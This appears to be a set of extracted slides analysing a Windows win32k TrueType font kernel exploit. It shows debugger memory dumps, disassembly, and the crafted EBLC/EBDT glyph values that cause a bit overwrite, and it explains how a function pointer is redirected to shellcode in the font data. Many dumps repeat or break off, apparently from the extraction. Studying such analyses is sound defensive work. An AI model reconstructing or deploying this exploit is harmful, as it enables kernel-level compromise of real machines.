e2481fc4  00000003 00000000 00000000 00000000 00030009 00000080 00000001 000000
e2481fe4  00000000 00000000 00000000 00000000 00000040 bf85c269 00000003 000000
e2482004  00000000 00000000 00030009 00010080 00000001 e2481f80 e2481f80 000000
e2482024  00000000 bf85bd4b bf85bd4b e2482368 e24bdbb3 0000000d e2482318 0003b
e2482044  00000000 00000000 00000000 00000000 00000000 00000000 00000000 000000

```

But this is the  
important part!

```
kd> d e2481f84+134
```

```

e24820b8  00000081 00040000
e24820c8  00040000 00000000 00000001 00002710
e24820d8  00000064 00
e24820e8  00000006 00

```

Because this is the  
location of the  
single bit overwrite  
by the exploit

It was originally **0x01**,  
but now it's **0x81**

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

```

e2481f84  e2481afc e2481f00 e2481f80 00030004 00040000 00000000 00000000 00000000
e2481fa4  00000000 00000044 00000000 00000000 00000000 00000000 00000040 bf85c269
e2481fc4  00000003 00000000 00000000 00000000 00030009 00000080 00000001 00000000
e2481fe4  00000000 00000000 00000000 00000000 00000040 bf85c269 00000003 00000000
e2482004  00000000 00000000 00030004 00000000 00000000 00000000 e2481f80 e2481f80 00000000
e2482024  00000000 bf85bd4b bf85bd4b 00000000 00000000 00000000 e2482318 00030004
e2482044  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

```

Normally the CVT  
is pointed to here.

```
kd> d e2481f84+134
```

```

e24820b8  00000081 00040000 00040000 00040000
e24820c8  00040000 00000000 00000001 00002710
e24820d8  00000064 00989680 e1c5d4b0 e2481efc
e24820e8  00000006 00000000 00000000 00000000

```

```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  efl=00010296
e2482368 e8fbffff call
```

It's just before the Global State stuff in memory

e2481f80	00000000								
e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000	
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000040	bf85c	
e2481fc4	00000003	00000000	00000000	00000000	00030009	00000080	00000001	000000	
e2481fe4	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	000000	
e2482004	00000000	00000000	00030000	00000000	00000000	00000000	e2481f80	e2481f80	000000
e2482024	00000000	bf85bd4b	bf85b				000000d	e2482318	0003b
e2482044	00000000	00000000	000000				00000000	00000000	000000

Normally the CVT is pointed to here.

```
kd> d e2481f84+134
e24820b8 00000081 00040000 00040000 00040000
e24820c8 00040000 00000000 00000001 00002710
e24820d8 00000064 00989680 e1c5d4b0 e2481efc
e24820e8 00000006 00000000 00000000 00000000
```

# Vulnerable Code

```
win32k!sfac_GetSbitBitmap+0x56:
    953cdc49 8b553c      mov     edx,dword ptr [ebp+3Ch]
    953cdc4c 33c9        xor     ecx,ecx                      ; == 0
    953cdc4e 53          push    ebx
    953cdc4f 8bd8        mov     ebx,eax ; ?

    953cdc51 0fb74530    movzx   eax,word ptr [ebp+30h]      ss:0010:95f3f2d0 = 0020 ; usDstRowBytes
    953cdc55 66890a      mov     word ptr [edx],cx           ; [ebp+3Ch] = 0
    953cdc58 0fb74d2c    movzx   ecx,word ptr [ebp+2Ch]      ss:0010:95f3f2cc = 0052 ; usYOffset
    953cdc5c 8b5534      mov     edx,dword ptr [ebp+34h]      ss:0010:95f3f2d4 = 0001 ; usBitDepth
    953cdc5f 0fafc8      imul    ecx,eax                     ; ecx=00000a40
    953cdc62 8b4528      mov     eax,dword ptr [ebp+28h]      ; usShaveTop
    953cdc65 034d38      add     ecx,dword ptr [ebp+38h]      ; ecx=fe2740c4
                                           ; pusCompCount + 0xb1 + 0xa40
```

# EBLC tables and stuff

- So, the “Dexter” font has only six characters defined in it, and four of them are zero by zero glyphs of zero length
- The other two trigger the vulnerability, you need two, because it’s in the code that adjusts the distance between the two
- So, the two characters are, and must appear in this order:



'EBLC' Table - Embedded Bitmap Location Table

Version: 2.0  
Number of Sizes: 6

Strike 1

=====

Index Array Offset: 0x00000128  
Size of Index Tables: 0x00000028  
Number of Index Tables: 2  
Color Reference Offset: 0x00000000

Horizontal Line Metrics

Ascender: 0  
Descender: 0  
Max Width: 0  
Caret Numer: 0  
Caret Denom: 0  
Caret Offset: 0  
Min Orig SB: 0  
Min Adv SB: 0  
Max Befor BL: 0  
Max After BL: 0

Vertical Line Metrics

Ascender: 0  
Descender: 0  
Max Width: 0  
Caret Numer: 0  
Caret Denom: 0  
Caret Offset: 0  
Min Orig SB: 0  
Min Adv SB: 0  
Max Befor BL: 0  
Max After BL: 0

End of Line Metrics

Start Glyph Index: 3  
End Glyph Index: 4  
ppem X: 4  
ppem Y: 4  
Bit Depth: 8  
Flags: 0x01

EBLC

Index Sub Table 1

-----

First Glyph Index: 3  
Last Glyph Index: 3  
Index Format: 3  
Image Format: 1  
Image Data Offset Base: 0x00000004  
Glyph: 3 Offset: 0x00000004  
Last Offset: 0x0000000a

Index Sub Table 2

-----

First Glyph Index: 4  
Last Glyph Index: 4  
Index Format: 3  
Image Format: 8  
Image Data Offset Base: 0x0000000a  
Glyph: 4 Offset: 0x0000000a  
Last Offset: 0x00000016

Strike 2

=====

Index Array Offset: 0x00000128  
Size of Index Tables: 0x00000028  
Number of Index Tables: 2  
Color Reference Offset: 0x00000000

Horizontal Line Metrics

Ascender: 0  
Descender: 0  
Max Width: 0  
Caret Numer: 0  
Caret Denom: 0  
Caret Offset: 0  
Min Orig SB: 0  
Min Adv SB: 0  
Max Befor BL: 0  
Max After BL: 0

Vertical Line Metrics

Ascender: 0  
Descender: 0  
Max Width: 0  
Caret Numer: 0  
Caret Denom: 0  
Caret Offset: 0

So, if you could read  
this, you'd see that the  
first five characters  
point to the same place

Strike 6

=====

Index Array Offset: 0x00000150  
Size of Index Tables: 0x00000028  
Number of Index Tables: 2  
Color Reference Offset: 0x00000000

Horizontal Line Metrics

Ascender: 0  
Descender: 0  
Max Width: 0  
Caret Numer: 0  
Caret Denom: 0  
Caret Offset: 0  
Min Orig SB: 0  
Min Adv SB: 0  
Max Befor BL: 0  
Max After BL: 0

Vertical Line Metrics

Ascender: 0  
Descender: 0  
Max Width: 0  
Caret Numer: 0  
Caret Denom: 0  
Caret Offset: 0  
Min Orig SB: 0  
Min Adv SB: 0  
Max Befor BL: 0  
Max After BL: 0

End of Line Metrics

Start Glyph Index: 3  
End Glyph Index: 4  
ppem X: 1  
ppem Y: 1  
Bit Depth: 1  
Flags: 0x01

# EBLC

Index Sub Table 1

-----

First Glyph Index: 3  
Last Glyph Index: 3  
Index Format: 3  
Image Format: 1  
Image Data Offset Base: 0x00000016  
Glyph: 3 Offset: 0x00000016  
Last Offset: 0x0000001c

Index Sub Table 2

-----

First Glyph Index: 4  
Last Glyph Index: 4  
Index Format: 3  
Image Format: 8  
Image Data Offset Base: 0x0000001c  
Glyph: 4 Offset: 0x0000001c  
Last Offset: 0x00000028

'EBDT' Table - Embedded Bitmap Data Table

Version: 2.0

# EBDT

Strike 1 Size = 4

Glyph 3 Metrics: H:01 W:01 X:00 Y:00 A:00  
Image: 80

Glyph 4 Metrics: H:01 W:ff X:00 Y:00 A:00  
Component Glyph: numComponents: 1  
Component[0]: glyphCode = 3, xOffset = 72, yOffset = 10

Strike 2 Size = 5

Glyph 3 Metrics: H:01 W:01 X:00 Y:00 A:00  
Image: 80

Glyph 4 Metrics: H:01 W:ff X:00 Y:00 A:00  
Component Glyph: numComponents: 1  
Component[0]: glyphCode = 3, xOffset = 72, yOffset = 10

Strike 3 Size = 6

Glyph 3 Metrics: H:01 W:01 X:00 Y:00 A:00  
Image: 80

Glyph 4 Metrics: H:01 W:ff X:00 Y:00 A:00  
Component Glyph: numComponents: 1  
Component[0]: glyphCode = 3, xOffset = 72, yOffset = 10

Strike 4 Size = 7

Glyph 3 Metrics: H:01 W:01 X:00 Y:00 A:00  
Image: 80

Glyph 4 Metrics: H:01 W:ff X:00 Y:00 A:00  
Component Glyph: numComponents: 1  
Component[0]: glyphCode = 3, xOffset = 72, yOffset = 10

Strike 5 Size = 8

Glyph 3 Metrics: H:01 W:01 X:00 Y:00 A:00  
Image: 80

Glyph 4 Metrics: H:01 W:ff X:00 Y:00 A:00  
Component Glyph: numComponents: 1

# EBDT

Strike 5      Size = 8

-----

Glyph          3    Metrics:    H:01 W:01 X:00 Y:00 A:00  
                         Image:    80

Glyph          4    Metrics:    H:01 W:ff X:00 Y:00 A:00

      Component Glyph:    numComponents: 1

          Component[0]:    glyphCode = 3, xOffset = 72, yOffset = 10

This is the exploit

Strike 6      Size = 1

-----

Glyph          3    Metrics:    H:01 W:01 X:00 Y:00 A:00  
                         Image:    80

Glyph          4    Metrics:    H:01 W:ff X:00 Y:00 A:00

      Component Glyph:    numComponents: 1

          Component[0]:    glyphCode = 3, xOffset = 64, yOffset = 82

A one by one pixel bitmap of 0x80

# EBDT

Strike 5      Size = 8

-----

Glyph          3      Metrics:    H:01 W:01 X:00 Y:00 A:00  
                         Image:      80

Glyph          4      Metrics:    H:01 W:ff X:00 Y:00 A:00  
         Component Glyph:   numComponents: 1  
                 Component[0]:   glyphCode = 3, xOffset = 72, yOffset = 10

Strike 6      Size = 1

-----

Glyph          3      Metrics:    H:01 W:01 X:00 Y:00 A:00  
                         Image:      80

Glyph          4      Metrics:    H:01 W:  
         Component Glyph:   numComponents: 1  
                 Component[0]:   glyphCode = 3, xOffset = 64, yOffset = 82

This controls where in memory

This gets OR'd in memory

# Exploit Implementation

CVT

CVT+4 = Global State

[CVT+4] = Stack Base

+0x90: auto\_flip

CVT+[4\*0x25]= [CVT+0x94] = [Global State +0x90]  
CVT=Global State -4

e2481f80	00000000			
kd> dd e2481f84 L100				
e2481f84	e2481afc	e2481f00	e2481f00	e2481f00
e2481f94	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000
e2481fb4	00000000	00000000	00000040	bf85c269
e2481fc4	00000000	00000000	00000000	00000000
e2481fd4	00000000	00000000	00000001	00000044
e2481fe4	00000000	00000000	00000000	00000000
e2481ff4	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080
e2482014	00000001	e2481f80	e2481f80	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368
e2482034	e24bdbb3	0000000d	e2482318	0003b89b
e2482044	00000000	00000000	00000000	00000000
e2482054	00000000	00000000	00000000	00000000
e2482064	00000000	00000000	00000000	00000000
e2482074	00000000	00000000	00000000	00000000
e2482084	00000000	00000000	00000000	00000000
e2482094	00000000	00000000	00000000	00000000
e24820a4	00000000	00000200	00000000	00000001
e24820b4	e2481290	00000081	00040000	00040000
e24820c4	00040000	00040000	00000000	00000001
e24820d4	00002710	00000064	00989680	e1c5d4b0

CVT

CVT+4 = Global State

[CVT+4] = Stack Base


+0x90: auto\_flip

```
; __fastcall itrp_FLIPON(x, x)
@itrp_FLIPON@8 proc near                                ; CODE XREF: itrp_InnerExecute(x,x)+2B^Xp
                                                         ; itrp_InnerTraceExecute(x,x)+56^Yp
                                                         ; DATA XREF: ...
    mov     eax, ecx
    mov     ecx, dword_BF9A9234
    mov     byte ptr [ecx+90h], 1
    retn
@itrp_FLIPON@8 endp
```

# Graphics State Summary

The following tables summarize the variables that make up the Graphics State. Nearly all of the Graphics State variables have a default value as shown below. That value is reestablished for every glyph in a font. Instructions are available for resetting the value of all Graphics State variables. Some state variables can be reset in the CVT Program. In such cases the value set becomes the new default and will be reestablished for each glyph. When value of a state variable is changed by instructions associated with a particular glyph, it will hold only for that glyph.

The setting of the Graphics State variables will affect the actions of certain instructions. Affected instructions are listed for each variable.



Graphics State Variable	Default	Set With	Affects
auto_flip	TRUE	FLIPOFF FLIPON	MIAP MIRP
control_value_cut_in	17/16 pixels	SCVTCI	MIAP MIRP
delta_base	9	SDB	DELTAP1 DELTAP2 DELTAP3 DELTAC1 DELTAC2 DELTAC3
delta_shift	3	SDS	DELTAP1 DELTAP2 DELTAP3 DELTAC1 DELTAC2 DELTAC3
dual_projection_vectors	—	SDPVTL	IP GC MD MDRP MIRP

# In other words, ABS()

## ***Managing the direction of distances***

The `auto_flip` variable owes its existence to the fact that the TrueType interpreter distinguishes between distances measured in the direction of the `projection_vector` (positive distances) and those that are measured in the direction opposite to the `projection_vector` (negative distances).

The setting of the `auto_flip` Boolean determines whether the sign of values in the Control Value Table is significant. [...]

CVT

CVT+4 = Global State

[CVT+4] = Stack Base

CVT+[0x2C\*4]:  
[CVT+[0x2C\*4]] = Font Data = Shellcode

e2481f80	00000000			
kd> dd e2481f84 L100				
e2481f84	e2481afc	e2481f00	e2481f00	
e2481f94	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000
e2481fb4	00000000			
e2481fc4	00000003			
e2481fd4	00030009			
e2481fe4	00000000	00000000	00000000	00000000
e2481ff4	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080
e2482014	00000001	e2481f80	e2481f80	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368
e2482034	e24bdbb3	0000000d	e2482318	0003b89b
e2482044	00000000	00000000	00000000	00000000
e2482054	00000000	00000000	00000000	00000000
e2482064	00002000	00000400	00000080	0000000a
e2482074	00002000	00000400	00000080	0000000a
e2482084	00002000	00000400	00000080	0000000a
e2482094	00010000	00010000	00000001	00000000
e24820a4	00000000	00000200	00000000	00000001
e24820b4	e2481290	00000081	00040000	00040000
e24820c4	00040000	00040000	00000000	00000001
e24820d4	00002710	00000064	00989680	e1c5d4b0

CVT

CVT+4 = Global State

[CVT+4] = Stack Base

CVT+[0x2C\*4]:  
[CVT+[0x2C\*4]] = Font Data = Shellcode

```
e2481f80 00000000
kd> dd e2481f84 L100
e2481f84 e2481afc e2481f00 e2481f00
e2481f94 00040000 00000000 00000000 00000000
e2481fa4 00000000 00000044 00000000 00000000
e2481fb4 00000000
e2481fc4 00000003
e2481fd4 00030009
e2481fe4 00000000 00000000 00000000 00000000
e2481ff4 00000040 bf85c269 00000003 00000000
e2482004 00000000 00000000 00030009 00010080
e2482014 00000001 e2481f80 e2481f80 00000000
e2482024 00000000 bf85bd4b bf85bd4b e2482368
e2482034 e24bdbb3 0000000d e2482318 0003b89b
e2482044 00000000 00000000 00000000 00000000
kd> dd e2482368
e24820e8 e2482368 ffffffffbe8 000000ff 00000000 00000000
e24820f0 e2482378 00000000 00000000 00000000 00000000
e24820f8 e2482388 00000000 00000000 00000000 00000000
e2482094 00010000 00010000 00000001 00000000
e24820a4 00000000 00000200 00000000 00000001
e24820b4 e2481290 00000081 00040000 00040000
e24820c4 00040000 00040000 00000000 00000001
e24820d4 00002710 00000064 00989680 e1c5d4b0
```

CVT

CVT+4 = Global State

[CVT+4] = Stack Base

CVT+[0x2C\*4]:  
[CVT+[0x2C\*4]] = Font Data = Shellcode

```
e2481f80 00000000
kd> dd e2481f84 L100
e2481f84 e2481afc e2481f00 e2481f00
e2481f94 00040000 00000000 00000000 00000000
e2481fa4 00000000 00000044 00000000 00000000
e2481fb4 00000000
e2481fc4 00000003
e2481fd4 00030009
e2481fe4 00000000 00000000 00000000 00000000
e2481ff4 00000040 bf85c269 00000003 00000000
e2482004 00000000 00000000 00030009 00010080
e2482014 00000001 e2481f80 e2481f80 00000000
e2482024 00000000 bf85bd4b bf85bd4b e2482368
e2482034 e24bdbb3 0000000d e2482318 0003b89b
e2482044 00000000 00000000 00000000 00000000
```

```
kd> dd e2482368
e2482368 ffffffffbe8 000000ff 00000000 00000000
e2482378 00000000 00000000 00000000 00000000
e2482388 00000000 00000000 00000000 00000000
```

00000000 E8FBFFFFFF call 0x0

```
e24820c4 00040000 00040000 00000000 00000001
e24820d4 00002710 00000064 00989680 e1c5d4b0
```

CVT

CVT+4 = Global State

[CVT+4] = Stack Base

CVT+[0x2C\*4]:  
[CVT+[0x2C\*4]] = Font Data = Shellcode

e2481f80	00000000			
kd> dd e2481f84 L100				
e2481f84	e2481afc	e2481f00	e2481f00	
e2481f94	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000
e2481fb4	00000000			
e2481fc4	00000003			
e2481fd4	00030009			
e2481fe4	00000000	00000000	00000000	00000000
e2481ff4	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080
e2482014	00000001	e2481f80	e2481f80	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368
e2482034	e24bdbb3	0000000d	e2482318	0003b89b
e2482044	00000000	00000000	00000000	00000000
e2482054	00000000	00000000	00000000	00000000
e2482064	e2482314	00000000	b8c07fb8	b863c001 b860403a
e2482074	e2482324	1c600c00	00000000	00000000 00000000
e2482084	00002000	00000400	00000080	0000000a
e2482094	00010000	00010000	00000001	00000000
e24820a4	00000000	00000200	00000000	00000001
e24820b4	e2481290	00000081	00040000	00040000
e24820c4	00040000	00040000	00000000	00000001
e24820d4	00002710	00000064	00989680	e1c5d4b0

			MIRP
single_width_value	0 pixels	SSW	MIAP MIRP

```

.data:BF9A447E      dd      3
.data:BF9A447F      db      1
.data:BF9A4480      _function      dd      offset @itrp_SUTCA_0@8
.data:BF9A4480                                     ; DATA XREF: itrp_Inner
.data:BF9A4480                                     ; itrp_InnerTraceExecut
.data:BF9A4480                                     ; itrp_SUTCA_0(x,x)
.data:BF9A4484      dd      offset @itrp_SUTCA_1@8 ; itrp_SUTCA_1(x,x)
.data:BF9A4488      dd      offset @itrp_SPUTCA_0@8 ; itrp_SPUTCA_0(x,x)
.data:BF9A448C      dd      offset @itrp_SPUTCA_1@8 ; itrp_SPUTCA_1(x,x)
.data:BF9A4490      dd      offset @itrp_SFUTCA_0@8 ; itrp_SFUTCA_0(x,x)
.data:BF9A4494      dd      offset @itrp_SFUTCA_1@8 ; itrp_SFUTCA_1(x,x)
.data:BF9A4498      dd      offset @itrp_SPUTL@8 ; itrp_SPUTL(x,x)
.data:BF9A449C      dd      offset @itrp_SPUTL@8 ; itrp_SPUTL(x,x)
.data:BF9A44A0      dd      offset @itrp_SFUTL@8 ; itrp_SFUTL(x,x)
.data:BF9A44A4      dd      offset @itrp_SFUTL@8 ; itrp_SFUTL(x,x)
.data:BF9A44A8      dd      offset @itrp_WPV@8 ; itrp_WPV(x,x)
.data:BF9A44AC      dd      offset @itrp_WFV@8 ; itrp_WFV(x,x)
.data:BF9A44B0      dd      offset @itrp_RPV@8 ; itrp_RPV(x,x)
                                     fset @itrp_RFV@8 ; itrp_RFV(x,x)
                                     fset @itrp_SFUTPV@8 ; itrp_SFUTPV(x,x)
                                     fset @itrp_ISECT@8 ; itrp_ISECT(x,x)
                                     fset @itrp_SRP0@8 ; itrp_SRP0(x,x)
.data:BF9A44C4      dd      offset @itrp_SRP1@8 ; itrp_SRP1(x,x)
.data:BF9A44C8      dd      offset @itrp_SRP2@8 ; itrp_SRP2(x,x)
.data:BF9A44CC      dd      offset @itrp_SetElementPtr@8 ; itrp_SetElement
.data:BF9A44D0      dd      offset @itrp_SetElementPtr@8 ; itrp_SetElement
.data:BF9A44D4      dd      offset @itrp_SetElementPtr@8 ; itrp_SetElement
.data:BF9A44D8      dd      offset @itrp_SetElementPtr@8 ; itrp_SetElement
.data:BF9A44DC      dd      offset @itrp_LLOOP@8 ; itrp_LLOOP(x,x)
.data:BF9A44E0      dd      offset @itrp_RTG@8 ; itrp_RTG(x,x)
.data:BF9A44E4      dd      offset @itrp_RTHG@8 ; itrp_RTHG(x,x)
.data:BF9A44E8      dd      offset @itrp_LMD@8 ; itrp_LMD(x,x)
.data:BF9A44EC      dd      offset @itrp_ELSE@8 ; itrp_ELSE(x,x)
.data:BF9A44F0      dd      offset @itrp_JMPR@8 ; itrp_JMPR(x,x)
.data:BF9A44F4      dd      offset @itrp_LWTCL@8 ; itrp_LWTCL(x,x)
.data:BF9A44F8      dd      offset @itrp_LSWCI@8 ; itrp_LSWCI(x,x)
.data:BF9A44FC      dd      offset @itrp_LSW@8 ; itrp_LSW(x,x)
.data:BF9A4500      dd      offset @itrp_DUP@8 ; itrp_DUP(x,x)
.data:BF9A4504      dd      offset @itrp_POP@8 ; itrp_POP(x,x)
.data:BF9A4508      dd      offset @itrp_CLEAR@8 ; itrp_CLEAR(x,x)
.data:BF9A450C      dd      offset @itrp_SWAP@8 ; itrp_SWAP(x,x)
.data:BF9A4510      dd      offset @itrp_DEPTH@8 ; itrp_DEPTH(x,x)
.data:BF9A4514      dd      offset @itrp_CINDEX@8 ; itrp_CINDEX(x,x)
.data:BF9A4518      dd      offset @itrp_MINDEX@8 ; itrp_MINDEX(x,x)

```

Opcode 0x1F = SSW = itrp\_LSW(x,x)

```

; __fastcall itrp_LSW(x, x)
@itrp_LSW@8      proc near                                ; CODE XREF: itrp_InnerExecute(x,x)+2B^Xp
                                                         ; itrp_InnerTraceExecute(x,x)+56^Xp
                                                         ; DATA XREF: ...

        mov     eax, dword_BF9A9234
        push    ebx
        mov     ebx, [eax]
        push    esi
        push    edi
        .....
        mov     dword_BF9A927C, 1110h
        pop     ebx
        retn

; -----

loc_BF98B9F9:      ; CODE XREF: itrp_LSW(x,x)+28^Xj
        sub     ecx, 4
        mov     dword_BF9A9228, ecx
        mov     ecx, [ecx]
        movsx   edx, cx
        mov     [esi+32h], cx
        lea     ecx, [eax+100h]
        call    dword ptr [eax+0ACh]
        mov     [esi+8], eax
        mov     eax, edi
        pop     edi
        pop     esi
        pop     ebx
        retn
@itrp_LSW@8      endp

```

```

; __fastcall itrp_LSW(x, x)
@itrp_LSW@8      proc near                                ; CODE XREF: itrp_InnerExecute(x,x)+2B^Xp
                                                         ; itrp_InnerTraceExecute(x,x)+56^Xp
                                                         ; DATA XREF: ...

    mov     eax, dword_BF9A9234
    push    ebx
    mov     ebx, [eax]
    push    esi
    push    edi

e2481f80  00000000
kd> dd e2481f84 L100
e2481f84  e2481afc e2481f00 e2481f80 00030004
; -----
e2481f94  00040000 00000000 00000000 00000000
loc_BF98B9F9: ...
e2482024  00000000 bf85bd4b bf85bd4b e2482368
e2482034  e24bdbb3 0000000d e2482318 0003b89b

    mov     ecx, [ecx]
    movsx   edx, cx
    mov     [esi+32h], cx
    lea     ecx, [eax+100h]
    call    dword ptr [eax+0ACh]
    mov     [esi+8], eax
    mov     eax, edi
    pop     edi
    pop     esi
    pop     ebx
    retn

@itrp_LSW@8      endp

```

[CVT+0xAC] = "SSW"

```

; __fastcall itrp_LSW(x, x)
@itrp_LSW@8      proc near                                ; CODE XREF: itrp_InnerExecute(x,x)+2B^Xp
                                                         ; itrp InnerTraceExecute(x,x)+56^Xp

```

```
kd> dd e2482368
```

```

e2482368  ffffffffbe8 000000ff 00000000 00000000
e2482378  00000000 00000000 00000000 00000000
e2482388  00000000 00000000 00000000 00000000

```

```
push edi
```

```
e2481f80  00000000
```

```
kd> dd e2481f84 L100
```

```
e2481f84  e2481afc e2481f00 e2481f80 00030004
```

```
e2481f94  00040000 00000000 00000000 00000000
```

```
...
```

```
e2482024  00000000 bf85bd4b bf85bd4b e2482368
```

```
e2482034  e24bdbb3 0000000d e2482318 0003b89b
```

```
mov ecx, [ecx]
```

```
movsx edx, cx
```

```
mov [esi+32h], cx
```

```
lea ecx, [eax+100h]
```

```
call dword ptr [eax+0ACh]
```

```
mov [esi+8], eax
```

```
mov eax, edi
```

```
pop edi
```

```
pop esi
```

```
pop ebx
```

```
retn
```

```
@itrp_LSW@8
```

```
endp
```

[CVT+0xAC] = "SSW"

```

; __fastcall itrp_LSW(x, x)
@itrp_LSW@8      proc near                                ; CODE XREF: itrp_InnerExecute(x,x)+2B^Xp
                                                         ; itrp InnerTraceExecute(x,x)+56^Xp

```

```
kd> dd e2482368
```

```

e2482368  ffffffffbe8 000000ff 00000000 00000000
e2482378  00000000 00000000 00000000 00000000
e2482388  00000000 00000000 00000000 00000000

```

```

push edi

```

```
e2481f80  00000000
```

```
kd> dd e2481f84 L100
```

```
e2481f84  e2481afc e2481f00 e2481f80 00030004
```

```
e2481f94  00040000 00000000 00000000 00000000
```

```
...
```

```
e2482024  00000000 bf85bd4b bf85bd4b e2482368
```

```
e2482034  e24bdbb3 0000000d e2482318 0003b89b
```

```

mov     ecx, [ecx]
movsx   edx, cx
mov     [esi+32h], cx
lea     ecx, [eax+100h]
call    dword ptr [eax+0ACh]
mov     [esi+8], eax
mov     eax, edi
pop     edi
pop     esi
pop     ebx

```

[CVT+0xAC] = "SSW"

```

00000000  E8FBFFFFFF  call 0x0

```

# Font Program Walkthrough

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

Push One Byte → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

Push One Byte → 0x00000000  
0x00000000


```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
WS Value←0x00000000
WS Location←0x00000000
```

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

Storage Table:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
0																								



WS Value←0x00000000  
WS Location←0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

# Storage Table:

0	1	2	3	4	5	6	7	8	9
0									

```
'maxp' Table - Maximum Profile
-----
Size = 32 bytes (expecting 32 bytes)
'maxp' version: 1.0
numGlyphs: 6
maxPoints: 2
maxContours: 1
maxCompositePoints: 0
maxCompositeContours: 0
maxZones: 1
maxTwilightPoints: 0
maxStorage: 32
maxFunctionDefs: 0
maxInstructionDefs: 0
maxStackElements: 256
maxSizeOfInstructions: 0
maxComponentElements: 0
maxComponentDepth: 0
```

WS Value←0x00000000  
WS Location←0x00000000

```
00000: PUSHB[1] 0
